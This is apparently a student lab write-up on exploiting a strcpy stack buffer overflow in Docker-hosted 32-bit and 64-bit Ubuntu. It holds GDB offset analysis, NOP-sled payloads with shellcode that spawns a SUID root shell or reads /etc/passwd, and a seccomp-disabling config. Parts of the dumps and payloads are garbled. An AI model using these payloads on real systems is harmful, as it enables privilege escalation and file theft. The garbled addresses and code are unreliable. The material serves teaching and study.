

buffer-overflow-practice

4th Year Information Security Assignment about buffer overflow

Table of Contents

- [Background](#)
- [English Ver.](#)
 - [x86 32 bit Ubuntu Buffer Overflow](#)
 - [Docker Environment](#)
 - [Kernel Space / User Space](#)
 - [gdb execute](#)
 - [Before Executing `strcpy`](#)
 - [After Executing `strcpy`](#)
 - [Adequate Length of "A"](#)
 - [Exploit Payload](#)
 - [Trouble Shooting](#)
 - [x86 64 bit Ubuntu Buffer Overflow](#)
 - [Docker Environment Setup](#)
 - [GDB Execution](#)
 - [Overflowing the Return Address](#)
 - [Finding the Jump Address](#)
 - [Exploit Payload](#)
 - [Troubleshooting — Address Shift](#)
 - [Troubleshooting — File Not Found](#)
 - [Recompiling the Shellcode](#)
 - [Success Results](#)

For Korean

- [Korean Ver.](#)


Background

Buffer Overflow

A buffer overflow is a vulnerability that occurs when a program writes more data into a fixed-size memory buffer than it can hold. The excess data overflows into adjacent memory regions, potentially corrupting data, crashing the program, or — most dangerously — allowing an attacker to hijack the program's control flow and execute arbitrary code. This vulnerability is most commonly found in low-level languages like C and C++, where the programmer is responsible for managing memory boundaries. Functions like `strcpy`, `gets`, and `sprintf` do not perform bounds checking, making them prime targets for exploitation.

Stack Memory Layout

To understand how buffer overflows work, we must first understand the structure of the call stack. When a function is called, a new stack frame is pushed onto the stack containing:



Key observations:

- The stack grows downward (from high addresses to low addresses)
- Local variables, including buffers, are allocated below the saved base pointer and return address
- When data is written into a local buffer, it is written upward (from low to high addresses)

This creates a dangerous asymmetry: if a buffer is filled beyond its declared size, the excess bytes will overwrite the saved base pointer and, eventually, the return address itself

How the Overflow Hijacks Control Flow

Consider a vulnerable function:

```
cvoid vulnerable(char *input) {  
    char buffer[256];  
    strcpy(buffer, input);    // No bounds checking!  
}
```

When the function is called, the stack looks like this(It's little different by user's OS bit system):

```
[ buffer (256 bytes) ][ saved RBP (8B) ][ return address (8B) ]  
    ↑  
    strcpy writes here, growing upward →
```

If input contains more than 256 bytes, strcpy continues writing past the buffer's end, eventually overwriting the return address. When the function reaches its ret instruction, the CPU pops what it


believes to be the return address from the stack and jumps to that location. If an attacker controls the bytes that overwrite the return address, the attacker controls where the program jumps next.

The Three Stages of Exploitation

A successful buffer overflow exploit typically consists of three stages:

1. Reach the Return Address: The attacker must determine exactly how many bytes are needed to fill the buffer and reach the saved return address. This is the offset — for example, 280 bytes in our case (buffer[256] + alignment + saved RBP).
2. Place Executable Code: The attacker injects shellcode — a sequence of machine instructions designed to perform a malicious action, such as spawning a shell or reading sensitive files. This shellcode is typically placed at the beginning of the input string, well within the buffer itself.
3. Redirect Execution to the Shellcode: The attacker overwrites the return address with a value that points back into the buffer, where the shellcode resides. When the function returns, the CPU jumps to the shellcode and executes it.

A common technique to make this more reliable is the NOP sled — a long run of `\x90` (NOP, "no operation") instructions placed before the shellcode. Since stack addresses can shift slightly between executions, the NOP sled provides a "landing zone": as long as the return address points anywhere within the sled, the CPU will simply slide through the NOPs until it reaches the actual shellcode.



English Version

x86 32 bit Ubuntu Buffer Overflow

Docker Environment


This environment is running inside an Ubuntu x86 32-bit container, built on top of an Ubuntu AMD64 base Docker image.

To spin up the container environment, run the following commands:

```
sudo docker compose up -d
sudo docker exec -it ubuntu_x86_32 /bin/bash
```

Now, you can safely proceed with the buffer overflow practice inside the interactive container shell.

Kernel Space / User Space



GDB Execution

First, execute the vulnerable binary with a large input to trigger a Segmentation Fault.

As shown above, feeding a 300-byte string of "A"s successfully triggers a segmentation fault. Next, we analyze the binary using GDB to find out exactly how much data is required to overflow the buffer and overwrite the return address.

Before Executing `strcpy`

The following state shows execution paused right before the vulnerable section. (Note: some characters in the terminal display may appear corrupted).

Executing `nexti` moves the execution forward. In this 32-bit Ubuntu system, the stack grows downward toward lower memory addresses, and the local variable `char buffer[256]` is allocated within the `main` stack frame.

Our analytical focus for the `main` stack frame relies on two key principles:

1. Overwriting the **return address** allows us to hijack control flow and redirect execution to an arbitrary memory address.
2. If the payload overflows beyond the permitted stack boundaries into unmapped regions, a **Segmentation Fault** will occur, terminating the process.

Given that a 300-byte string is being copied into a 256-byte buffer, it is highly likely that critical stack pointers are being corrupted. Let's inspect the registers post-execution.

After Executing `strcpy`

The register state changes significantly after the execution of `strcpy`.

Once `strcpy` finishes, its individual stack frame clears, and control shifts back to the `main` stack frame. Because 300 bytes of "A"s were copied into `buffer`, the payload spilled into the **Saved EBP** area of `main`, completely overwriting it with `0x41414141`.

To find the precise offset needed to control the return address without unnecessarily destroying adjacent memory structures, we can substitute "A"s with distinct character sequences (like "B", "C", etc.) and observe exactly where the values shift.

Determining the Adequate Length of "A"

At the assembly level, space for local variables is reserved at the very beginning of the function prologue. For a `buffer[256]` declaration, the compiler allocates corresponding stack space. We can verify the precise allocation size by analyzing the assembly instructions.

Right before calling `strcpy`, the following instruction appears:

```
lea    eax, [ebp-0x118]
```

This instruction loads the address of the local buffer into `eax` to pass it as the destination argument for `strcpy`. It pushes `eax` right before making the function call:

```
lea    eax, [ebp-0x118] ; eax = local stack buffer (0x118 = 280 bytes)
push   eax              ; 1st argument: dst = local buffer
call   strcpy@plt       ; strcpy(buf, argv[1])
```

This confirms that the buffer allocation size is `0x118` (280 bytes) instead of exactly 256. This padding is due to compiler stack alignment. We can now infer the distance to the **Saved EBP** and **Return Address**.

The image above shows the stack after being overwritten with exactly 280 "A"s. Let's compare this with the 300 "A"s execution register state:

Below is the register state when passing 280 characters:

Looking closely at `ebp`, the value for 280 "A"s reads `0 0` due to corruption. Even though we sent exactly 280 bytes, `strcpy` appends a null terminator (`\0`), meaning 281 bytes were actually written to the stack. This single null byte overflowed into the lowest byte of the EBP register.

To confirm our offset math, let's inject a distinct trailing string:

```
run $(python3 -c 'print("A" * 280 + "ABCD")')
```

If our calculation is correct, the `ebp` register after `strcpy` should hold the value `0x44434241` ("DCBA" in Little-Endian format).

Now that the exact offset is verified, we can construct an exploit structure by placing a NOP sled and shellcode within the buffer, overwriting the return address with the address pointing to our shellcode:

```
Low <- [NOP sled + shellcode (280B)] [saved EBP (4B)] [return address (4B)]
-> High
```

Exploit Payload

To verify control flow redirection, we first test a baseline structural payload:

```
run $(python3 -c 'print("A" * 280 + "ABCD" + "DDDD")')
```

Let's execute the binary with this payload.

The image above shows the state before the function call.

After execution, an anomaly appears: `esp` points to `0x4141413d`. Because we appended `DDDD`, we expected `esp` to jump elsewhere, or at least match `0x41414141`.

To understand why `esp` lands on `0x4141413d`, we must examine the function epilogue assembly instructions.

Troubleshooting

```
disas main
```

Inspecting the disassembly of `main` right before the `ret` instruction reveals the following sequence:

```
| 0x56555622 <main+117>  add    esp,0x10
| 0x56555625 <main+120>  mov     eax,0x0
| 0x5655562a <main+125>  lea     esp,[ebp-0xc]
| 0x5655562d <main+128>  pop     ecx
| 0x5655562e <main+129>  pop     ebx
| 0x5655562f <main+130>  pop     esi
| 0x56555630 <main+131>  pop     ebp
| 0x56555631 <main+132>  lea     esp,[ecx-0x4]
> 0x56555634 <main+135>  ret
```

Notice that right before `ret`, the instruction `lea esp, [ecx-0x4]` is executed. This is a stack alignment recovery mechanism that restores the original stack pointer using `ecx`.

We can reverse-engineer this behavior: if we corrupt the stack area that gets popped into `ecx`, we can control `esp`. The value `0x4141413d` is the direct result of `0x41414141 - 0x4`.

Therefore, the exploit payload layout must pivot around this stack-alignment routine:

```
Low <- [NOP sled (264B)] [ecx-4 slot (4B)] [ecx (4B)] [NOP×8] [shellcode] -
> High
```

To pinpoint exactly which part of our input string populates `ecx` under normal conditions, we pass a unique pattern string:

```
run $(python3 -c
'print("AAAAAAAABBBBBBBBCCCCCCCCDDDDDDDDDEEEEEEEEEEEEEEEEEFGGGGGGGGHHHHHHHHIIII
IIIIJJJJJJJJKKKKKKKKLLLLLLLLMMMMMMMMNNNNNNNNN00000000PPPPPPPPQQQQQQQRRRRRRR
RRSSSSSSSSTTTTTTTTUUUUUUUUUVVVVVVVVWWWWWWWXXXXXXXXXXXXXXXXZZZZZZZZZaaaaaaaab
bbbbbbccccccccccddddddeeeeeeeefffffffgggggggghhhhhhhhiiiiiiiABCD")')
```

Let's check where `esp` points after running this pattern:

The register state indicates that the crash targets the "h" character sequence. To find the exact byte alignment, we swap "hhhhhhh" with "ABCDEFGH":

```
run $(python3 -c
'print("AAAAAAAABBBBBBBBCCCCCCCCDDDDDDDDDEEEEEEEEEEEEEEEEEFGGGGGGGGHHHHHHHHIIII
IIIIJJJJJJJJKKKKKKKKLLLLLLLLMMMMMMMMNNNNNNNNN00000000PPPPPPPPQQQQQQQRRRRRRR
RRSSSSSSSSTTTTTTTTUUUUUUUUUVVVVVVVVWWWWWWWXXXXXXXXXXXXXXXXZZZZZZZZZaaaaaaaab
bbbbbbccccccccccddddddeeeeeeeefffffffggggggggABCDEFGHiiiiiiiABCD")')
```

The exact match is located at offset 268 (the character sequence right after 'g'). This means offset 268 directly controls the `ecx` register. During the epilogue execution, the instruction `*(ecx-4)` will evaluate to `*(buffer+264)` and serve as our execution redirect target.

The final payload design maps out as follows:

```
Offset 264 ~ 267 : Target address to jump to (* becomes the destination for
ret)
Offset 268 ~ 271 : Target value to be loaded into the ecx register
Offset 272 ~ 279 : NOP Padding (8 bytes)
Offset 280 ~      : Executable shellcode payload
```

By placing our buffer address (`buf + 268`) at offset 268, the `ecx` register receives `buf + 268`. When `lea esp, [ecx-4]` executes, `esp` points to `buf + 264`. The subsequent `ret` instruction pops the address stored at `buf + 264` into the `EIP` register. Since we placed `buf + 276` inside that slot, execution flows directly into our NOP sled at `buf + 276`, sliding straight into the shellcode at `buf + 280`.

We will use a standard 32-bit Linux local shellcode block that executes `execve("/bin/sh")`:

```
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80
```

Because x86 32-bit systems utilize **Little-Endian** byte ordering, multi-byte memory addresses must be written in reverse-byte order. We use Python's built-in `struct` module to guarantee proper byte packaging:

```
run "$(python3 -c '
import sys, struct; \
buf = 0xffffd560; \
sc =
b"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"; \
p = b"\x90" * 264 + \
    struct.pack("<I", buf + 276) + \
    struct.pack("<I", buf + 268) + \
    b"\x90" * 8 + sc; \
sys.stdout.buffer.write(p)' \
)"
```

Offset	Content	Role
0 ~ 263	<code>\x90</code> × 264	NOP Sled
264 ~ 267	<code>buf + 276</code>	Slot read by <code>*(ecx-4)</code> , loaded into EIP
268 ~ 271	<code>buf + 268</code>	Target <code>ecx</code> value (used by <code>lea esp, [ecx-4]</code>)
272 ~ 279	<code>\x90</code> × 8	NOP Padding
280 ~	Shellcode	<code>execve("/bin/sh")</code> payload body

Executing this initial payload yields the following output:

The application crashed because expanding the `argv[1]` argument size pushed environmental variables higher up on the stack, slightly shifting the absolute base address of `buffer`.

The debugger output reveals that execution tried jumping to `0x8953e289`, which aligns perfectly with the raw shellcode bytes `\x89\xe2\x53\x89`.

To fix this offset shift, we readjust our target base address pointer down to `0xffffd540`:

```
run "$(python3 -c 'import sys,struct; buf=0xffffd540; \
sc =
b"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\
x53\x89\xe1\xb0\x0b\xcd\x80"; \
p = b"\x90" * 264 + \
    struct.pack("<I", buf + 276) + \
    struct.pack("<I", buf + 268) + \
    b"\x90" * 8 + sc; \
sys.stdout.buffer.write(p)')"
```

The modified payload successfully executes, spawning a root shell.

```
whoami
```

Because the binary was compiled with the SUID bit enabled, executing `execve("/bin/sh")` retains the elevated privileges of the binary owner rather than dropping back down to our standard unprivileged user account (`seonghun...`), achieving full privilege escalation.

x86 64-bit Ubuntu Buffer Overflow

Docker Environment Setup

```
sudo docker compose up -d

sudo docker exec -it ubuntu_x86_64 /bin/bash
```

Using the commands above, enter the 64-bit OS container.

GDB Execution

Let's debug the program to prepare for the buffer overflow attack.


```

Program received signal SIGSEGV, Segmentation fault.
0x00005555555522b in main ()
(gdb) x/20xg $rsp
0x7fffffff518: 0x4141414141414141      0x4141414141414141
0x7fffffff528: 0x4141414141414141      0x4141414141414141
0x7fffffff538: 0x00007f0041414141      0x0000000000000000
0x7fffffff548: 0x653a12e226a8f41f      0x00007fffffff628
0x7fffffff558: 0x00005555555551a9      0x0000555555557da8
0x7fffffff568: 0x00007ffff7ffd040      0x9ac5ed1dececf41f
0x7fffffff578: 0x9ac5fd54fc24f41f      0x00007fff00000000
0x7fffffff588: 0x0000000000000000      0x0000000000000000
0x7fffffff598: 0x0000000000000000      0x0000000000000000
0x7fffffff5a8: 0xfa594390ddfdec00      0x0000000000000000
(gdb) █

```

After the `leave` instruction is executed, `rsp` points to `0xffffffff518`, and the value at that address contains the `0x4141414141414141` that we overflowed (although we don't yet know the exact position).

While we could find the position by varying the input string as we did in the 32-bit case, this time let's calculate it directly.

After executing `strcpy`, `rsp` was pointing to `e400`. After `leave`, `rsp` became `e518`. This means the difference between the `strcpy` stack frame's frame pointer and `main`'s stack frame's frame pointer is `0x118`. Between them lies the space for `char buffer[256]`. Note that `0x118` equals 280 bytes — the same as in the 32-bit case.

Overflowing the Return Address

Therefore, by inputting 280 characters, we can fill up to the saved RBP, with the return address located right above it. Let's run the following command to overflow it:

```
run $(python3 -c 'print("A" * 280 + "B" * 6)')
```

We used 6 bytes for "B" because 64-bit addresses are longer than 32-bit ones. We intentionally didn't fill it completely so that the return address stays within the accessible user space range. Let's run this as an experiment.

```
(gdb) ni
0x00005555555522b in main ()
(gdb) x/20xg $rsp
0x7fffffff528: 0x4141414141414141      0x4141414141414141
0x7fffffff538: 0x0000424242424242      0x0000000200000000
0x7fffffff548: 0x00007fffffff638      0x0000000000000000
0x7fffffff558: 0x1866f163fb17be0a      0x00007fffffff638
0x7fffffff568: 0x0000555555551a9      0x0000555555557da8
0x7fffffff578: 0x00007ffff7fd040      0xe7990e9c3173be0a
0x7fffffff588: 0xe7991ed5219bbe0a      0x00007fff00000000
0x7fffffff598: 0x0000000000000000      0x0000000000000000
0x7fffffff5a8: 0x0000000000000000      0x0000000000000000
0x7fffffff5b8: 0x215e701c0f60af00      0x0000000000000000
(gdb) █
```

This is the state after the `leave` instruction. We've completely exited `strcpy` and returned to `main`, and we can see that our `"BBBBBB"` is located at address `e538`.

However, `rsp` is pointing to `e528`, which means it's not referencing `0x0000424242424242`. It seems that the stack frame's starting position shifted slightly because our `argv` argument became longer. Let's compensate by removing 16 "A"s.

```
--type <RET> for more, q to quit, c to continue without paging--gs
(gdb) x/20xg $rsp
0x7fffffff538: 0x0000424242424242      0x0000000000000000
0x7fffffff548: 0x0000555555551a9      0x0000000200000000
0x7fffffff558: 0x00007fffffff648      0x0000000000000000
0x7fffffff568: 0xfd43ec4eac3ceea1      0x00007fffffff648
0x7fffffff578: 0x0000555555551a9      0x0000555555557da8
0x7fffffff588: 0x00007ffff7fd040      0x02bc13b166b8eea1
0x7fffffff598: 0x02bc03f876b0eea1      0x0000000000000000
0x7fffffff5a8: 0x0000000000000000      0x0000000000000000
0x7fffffff5b8: 0x0000000000000000      0x0000000000000000
0x7fffffff5c8: 0x21bac7f12231a600      0x0000000000000000
(gdb) █
```

Now it's aligned correctly. Let's use `stepi` to execute the `ret` instruction.

[illegible]

While targeting the middle of the buffer would give us a comfortable margin for our exploit, I'll target the very beginning at `e410`.

Let's run the following code to set up the jump address:


```
run "$(python3 -c 'import sys; sys.stdout.buffer.write(b"A" * 264 +
b"\x7f\xff\xff\xff\xe4\x10"[:-1])')"
```

[illegible][illegible][illegible][illegible]

The address was loaded into `rsi` correctly. Now let's insert the exploit payload.

Exploit Payload

We'll use the machine code provided in the reference document:

```
\xeb\x3f\x5f\x80\x77\x0b\x41\x48\x31\xc0\x04\x02\x48\x31\xf6\x0f\x05\x66\x81\xec\xff\x0f\x48\x8d\x34\x24\x48\x89\xc7\x48\x31\xd2\x66\xba\xff\x0f\x48\x31\xc0\x0f\x05\x48\x31\xff\x40\x80\xc7\x01\x48\x89\xc2\x48\x31\xc0\x04\x01\x0f\x05\x48\x31\xc0\x04\x3c\x0f\x05\xe8\xbc\xff\xff\xff\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64\x41
```

Since the shellcode is 82 bytes total, we reduce the "A" padding by 82 bytes and insert the shellcode in its place:

```
run "$(python3 -c 'import sys;
sys.stdout.buffer.write(b"\xeb\x3f\x5f\x80\x77\x0b\x41\x48\x31\xc0\x04\x02\x48\x31\xf6\x0f\x05\x66\x81\xec\xff\x0f\x48\x8d\x34\x24\x48\x89\xc7\x48\x31\xd2\x66\xba\xff\x0f\x48\x31\xc0\x0f\x05\x48\x31\xff\x40\x80\xc7\x01\x48\x89\xc2\x48\x31\xc0\x04\x01\x0f\x05\x48\x31\xc0\x04\x3c\x0f\x05\xe8\xbc\xff\xff\xff\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64\x41" + b"A" * 182 + b"\x7f\xff\xff\xff\xe4\x10"[:-1]))'
```

Let's execute it.

Troubleshooting — Address Shift

```
0x7fffffff5d0: 0x0000000000000000 0x00007fffffff7db6e40
(gdb) x/20xg $rip
0x7fffffff410: 0x0000555555557da8 0x000055555555225
0x7fffffff420: 0x00007fffffff648 0x0000000200000008
0x7fffffff430: 0x48410b77805f3feb 0x0ff631480204c031
0x7fffffff440: 0x8d480fffec816605 0xd23148c789482434
0x7fffffff450: 0x0fc031480fffb66 0x01c78040ff314805
0x7fffffff460: 0x0104c03148c28948 0x0f3c04c03148050f
0x7fffffff470: 0x652fffffbce805 0x77737361702f6374
0x7fffffff480: 0x4141414141414164 0x4141414141414141
0x7fffffff490: 0x4141414141414141 0x4141414141414141
0x7fffffff4a0: 0x4141414141414141 0x4141414141414141
(gdb)
```

After `ret`, the relevant memory now starts at `e438`. This appears to be because our `argv` grew even longer, shifting the stack starting position. Let's adjust accordingly:

```
run "$(python3 -c 'import sys;
sys.stdout.buffer.write(b"\xeb\x3f\x5f\x80\x77\x0b\x41\x48\x31\xc0\x04\x02\x48\x31\xf6\x0f\x05\x66\x81\xec\xff\x0f\x48\x8d\x34\x24\x48\x89\xc7\x48\x31\xd2\x66\xba\xff\x0f\x48\x31\xc0\x0f\x05\x48\x31\xff\x40\x80\xc7\x01\x48\x89\xc2\x48\x31\xc0\x04\x01\x0f\x05\x48\x31\xc0\x04\x3c\x0f\x05\xe8\xbc\xff\xff\xff\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64\x41" + b"A" * 182 + b"\x7f\xff\xff\xff\xe4\x10"[:-1]))'
```

```
ff\xff\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64\x41" + b"A" * 182 +
b"\x7f\xff\xff\xff\xe4\x38"[::-1]))"
```

[illegible]

```

> 0x7fffffff438 xor    eax, eax
0x7fffffff43a add     al, 0x2
0x7fffffff43c xor     rsi, rsi
0x7fffffff43f syscall
0x7fffffff441 sub     sp, 0xffff
0x7fffffff446 lea     rsi, [rsp]
0x7fffffff44a mov     rdi, rax
0x7fffffff44d xor     rdx, rdx
0x7fffffff450 mov     dx, 0xffff
0x7fffffff454 xor     rax, rax
0x7fffffff457 syscall
0x7fffffff459 xor     rdi, rdi
0x7fffffff45c add     dil, 0x1
0x7fffffff460 mov     rdx, rax
0x7fffffff463 xor     rax, rax
0x7fffffff466 add     al, 0x1
0x7fffffff468 syscall
0x7fffffff46a xor     rax, rax
0x7fffffff46d add     al, 0x3c
0x7fffffff46f syscall

```

```
multi-thre Thread 0x7ffff7d8a7 In:                                L??  PC: 0x7ffffffffffe438
```

```
(gdb) x/20xg $rip
0x7fffffff438: 0x0ff631480204c031      0x8d480ffec816605
0x7fffffff448: 0xd23148c789482434      0x0fc031480ffba66
0x7fffffff458: 0x01c78040ff314805      0x0104c03148c28948
0x7fffffff468: 0x0f3c04c03148050f      0x652ffffffbce805
0x7fffffff478: 0x77737361702f6374      0x4141414141414164
0x7fffffff488: 0x4141414141414141      0x4141414141414141
0x7fffffff498: 0x4141414141414141      0x4141414141414141
0x7fffffff4a8: 0x4141414141414141      0x4141414141414141
0x7fffffff4b8: 0x4141414141414141      0x4141414141414141
0x7fffffff4c8: 0x4141414141414141      0x4141414141414141
(gdb)
```

We thought it would work now, but we hit another wall.

Troubleshooting — File Not Found

As execution continued, we encountered the following:

[illegible]

We can see that `rax` is set to `-2`, which suggests an error indicating that `/etc/passwd` was not found. Let's check whether the file actually exists on the terminal.

```
root@45ad6fe5294b:/etc# ls -al | grep passwd
-rw-r--r-- 1 root root      922 May  9 02:05 passwd
root@45ad6fe5294b:/etc#
```

The file is present, but it appears the program cannot read it.

After some research, we learned that Docker has a feature called **seccomp** (short for *Secure Computing Mode*), a Linux kernel security feature that restricts which system calls a process can make to the kernel, helping to safely isolate containers.

To bypass this, we modify the `docker-compose` configuration to disable seccomp when running the container:

```
security_opt:
  - seccomp=unconfined
```

After restarting the container, we noticed that the starting address had shifted yet again.

```
0x000055555555551c5 in main ()
r13      0x55555555551a9      93824992235945
r14      0x55555555557da8      93824992247208
r15      0x7ffff7ffd040      140737354125376
rip      0x7ffffffffffe438    0x7ffffffffffe438
eflags   0x206      AAAAAA[ PF IF ]AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
cs       0x33      51
ss       0x2b      43
ds       0x0      0
es       0x0      0
--Type <RET> for more, q to quit, c to continue without paging--fs      0x0      0
gs       0x0      0
(gdb) x/20xg $rip
0x7ffffffffffe438: 0x0ff631480204c031      0x8d480fffec816605
0x7ffffffffffe448: 0xd23148c789482434      0x0fc031480fffbab6
0x7ffffffffffe458: 0x01c78040ff314805      0x0104c03148c28948
0x7ffffffffffe468: 0x0f3c04c03148050f      0x652ffffffffffbce805
0x7ffffffffffe478: 0x77737361702f6374      0x4141414141414164
0x7ffffffffffe488: 0x4141414141414141      0x4141414141414141
0x7ffffffffffe498: 0x4141414141414141      0x4141414141414141
0x7ffffffffffe4a8: 0x4141414141414141      0x4141414141414141
0x7ffffffffffe4b8: 0x4141414141414141      0x4141414141414141
0x7ffffffffffe4c8: 0x4141414141414141      0x4141414141414141
(gdb)
```

We need to readjust. The bytes `0f f6 31 48` appear to be located 12 bytes ahead of where we expected. Let's add a generous NOP sled so that the shellcode will still execute correctly:

```
run "$(python3 -c 'import sys; sys.stdout.buffer.write(b"\x90" * 32 +
b"\xeb\x3f\x5f\x80\x77\x0b\x41\x48\x31\xc0\x04\x02\x48\x31\xf6\x0f\x05\x66\x
x81\xec\xff\x0f\x48\x8d\x34\x24\x48\x89\xc7\x48\x31\xd2\x66\xba\xff\x0f\x48
\x31\xc0\x0f\x05\x48\x31\xff\x40\x80\xc7\x01\x48\x89\xc2\x48\x31\xc0\x04\x0
1\x0f\x05\x48\x31\xc0\x04\x3c\x0f\x05\xe8\xbc\xff\xff\xff\x2f\x65\x74\x63\x
2f\x70\x61\x73\x73\x77\x64\x41" + b"A" * 150 + b"\x7f\xff\xff\xff\xe4\x38"
[::-1]))')
```

```
<0000000000000000000000000000000000000000000000000000000000000000>  
> 0x7fffffffef438 nop  
    0x7fffffffef439 nop  
    0x7fffffffef43a nop  
    0x7fffffffef43b nop  
    0x7fffffffef43c nop  
    0x7fffffffef43d nop  
    0x7fffffffef43e nop  
    0x7fffffffef43f nop  
    0x7fffffffef440 nop  
    0x7fffffffef441 nop  
    0x7fffffffef442 nop  
    0x7fffffffef443 nop  
    0x7fffffffef444 nop  
    0x7fffffffef445 nop  
    0x7fffffffef446 nop  
    0x7fffffffef447 nop  
    0x7fffffffef448 nop  
    0x7fffffffef449 nop  
    0x7fffffffef44a nop  
    0x7fffffffef44b nop  
  
~~~~~  
multi-thre Thread 0x7ffff7d8a7 In: L?? PC: 0x7fffffffef438  
(gdb)
```

Execution successfully landed in the NOP sled. However:


```
multi-thre Thread 0x7ffff7d8a7 In: L?? PC: 0x7ffffffffffe450
0x00007ffffffffffe43a in ?? ()
0x00007ffffffffffe43b in ?? ()
0x00007ffffffffffe43c in ?? ()
